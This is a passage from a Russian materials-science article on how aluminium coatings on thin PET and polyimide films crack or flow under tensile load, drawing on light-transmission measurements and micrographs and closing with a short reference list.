Для неметаллизированных и металлизированных пленок ПЭТФ толщиной 20 мкм (как и для пленок ПМ толщиной 21 мкм) также наблюдается равенство параметров ϵ , G и E. Очевидно также, что пленки ПЭТФ (неметаллизированные и металлизированные) являются более прочными по сравнению с ПМ пленки — параметры ϵ , G и E пленок ПЭТФ в 1,5–2 раза превышают те же параметры пленок ПМ при одинаковой толщине.

Несмотря на то что проведенные исследования показали, что механическая прочность металлизированных пленок обусловлена, в большей степени, природой самой полимерной подложки, представляло определенный интерес проследить, что происходит с металлическим покрытием при динамическом растяжении.


Очевидно, что целостное металлизированное покрытие не может пропускать видимый свет. Если же сплошность металлизированного покрытия при растяжении нарушится, то пленка начнет пропускать свет. Поэтому исследуя пропускание света металлизированными пленками в зависимости от приложенной нагрузки, можно попытаться установить, при каких деформациях и как именно нарушается сплошность металлического покрытия. Для этого исследования было создано специальное устройство, позволяющее контролировать пропускание света металлизированными пленками в процессе их динамического нагружения. В результате проведенных исследований было установлено, что тонкие

пленки ПЭТФ (3 мкм) почти во всей области пластической деформации сохраняют прозрачность практически неизменной и лишь непосредственно перед разрывом пропускание света резко увеличивается, что, вероятно, связано с одновременным образованием трещин в металлическом покрытии по всему образцу. Пропускание света металлизированными пленками ПМ и ПЭТФ достаточно большой толщины (20 мкм), напротив, растет монотонно с увеличением деформации пленки, резко увеличиваясь перед разрывом. Существенно более плавное увеличение пропускания света в случае толстых пленок, скорее всего, обусловлено пластическим течением металла и уменьшением толщины металлического покрытия при растяжении.


В данной работе, с использованием микроскопа МБИ-6, были проведены микроскопические исследования изменения структуры металлического покрытия под действием растягивающего напряжения. Эти исследования показали следующее:

1. Характер нарушения металлического покрытия пленок существенно зависит от толщины основной пленки. На рис. 2, а и 2, б представлены микрофотографии пленки ПЭТФ-К-ОА (3 мкм) до приложения нагрузки и после.

На светлом фоне хорошо отражающего металлического покрытия пленки, не подвергнутой деформации, видны мелкие темные пятна «дефектов» металлического покрытия (рис. 2, а). После приложения напряжения вся поверхность пленки покрыта трещинами, разрывами, причем эти разрывы нормальны к направлению деформации (рис. 2, б). При 500-кратном увеличении отчетливо видно, что пленка разорвана и в направлении касательной к направлению деформации. Мелкие короткие трещины расходятся от основной по обе стороны. Металлическое покрытие у пленок толщиной 3 мкм на участках между трещинами без видимых нарушений. Такой характер разрушений, происходящий под влиянием, главным образом, нормальных напряжений, свидетельствует о наличии и преобладании хрупких разрушений в пленке.



а)



б)

Рис. 2. Микроструктура пленки ПЭТФ-К-ОА (3 мкм): а) до приложения напряжения (увеличение 262); б) после приложения напряжения (увеличение 262)

Совершенно иной характер нарушения металлического покрытия более толстой пленки ПЭТФ-К-ОА (20 мкм) после разрыва. Металлическая поверхность имеет четко выраженную мелкозернистую структуру, трещин и разрывов не наблюдается. Межзеренные прослойки, а также часть зерен с нарушенным, неоднородным по толщине металлическим покрытием сильно поглощают свет. Визуально такая пленка после разрыва выглядит матовой. Следует полагать, что для пленок толщиной 20 мкм преобладает вязкое разрушение металлического покрытия со значительной его пластической деформацией.

2. Характер нарушения металлического покрытия пленок ПМ-1ЭДА толщиной 12 мкм и 21 мкм идентичен. На рис. 3 приведена микрофотография поверхности пленки ПМ-1ЭДА толщиной 12 мкм после разрыва. Поверхность пленки как бы гофрирована. С увеличением толщины пленки глубина гофрировки уменьшается, рельеф поверхности сглаживается. Трещин и разрывов не наблюдается.




Рис. 3. Микроструктура пленки ПМ-1ЭДА (12 мкм) после приложения напряжения (увеличение 262)

Данные о характере пропускания металлизированных пленок коррелируют с результатами их микроскопических исследований и позволяют сделать вывод о том, что для металлизированных пленок малой толщины (3 мкм) характер разрушения пленки хрупкий, тогда как для металлизированных пленок большой толщины (12 и 21 мкм) преобладает вязкий характер разрушения металлического покрытия. Резкое увеличение пропускания тонкой пленки при нагружении связано с одновременным образованием трещин в металлическом покрытии по всему образцу. Значительно более плавное увеличение пропускания в случае толстых пленок есть основания связывать с пластическим течением металла и уменьшением толщины металлического покрытия при растяжении.

Полученные нами результаты согласуются с исследованиями [2–4], в которых показано, что деформационно-прочностные свойства алюминиевых покрытий, нанесенные на полиэтилентерефталатные подложки, зависят от уровня напряжения в подложке, величины ее деформации и толщины покрытия.

Список литературы

1. Алакаева З.Т., Микитаев М.А., Хупова М.М., Козуб В.В., Цуров А.Х., Хаширова С.Ю., Борукаев Т.А. Получение стабилизированного полиэтилентерефталата и исследование его свойств. // Современные проблемы науки и образования. – 2013. – № 3. – С. 78–83.
2. Волынский А.Л., Баженов С.Л., Лебедева О.В., Озерин А.Н., Бакеев Н.Ф. Особенности разрушения твердого покрытия при деформировании полимера-подложки. // Высокмолек. соед. – 1997. – Т. 39, № 11. – С. 1827–1832.
3. Хэ Цзянпин. Структурно-механические аспекты деформации полимерных пленок, имеющих тонкое твердое покрытие: дис. канд. хим. наук. – М., 2001. – 129 с.
4. Волынский А.Л., Панчук Д.А., Большакова А.В., Ярышева Л.М., Бакеев Н.Ф. Структура и свойства нанометровых покрытий, нанесенных на полимеры // Коллоидный журнал. – 2011. – Т. 73, № 5. – С. 579–598.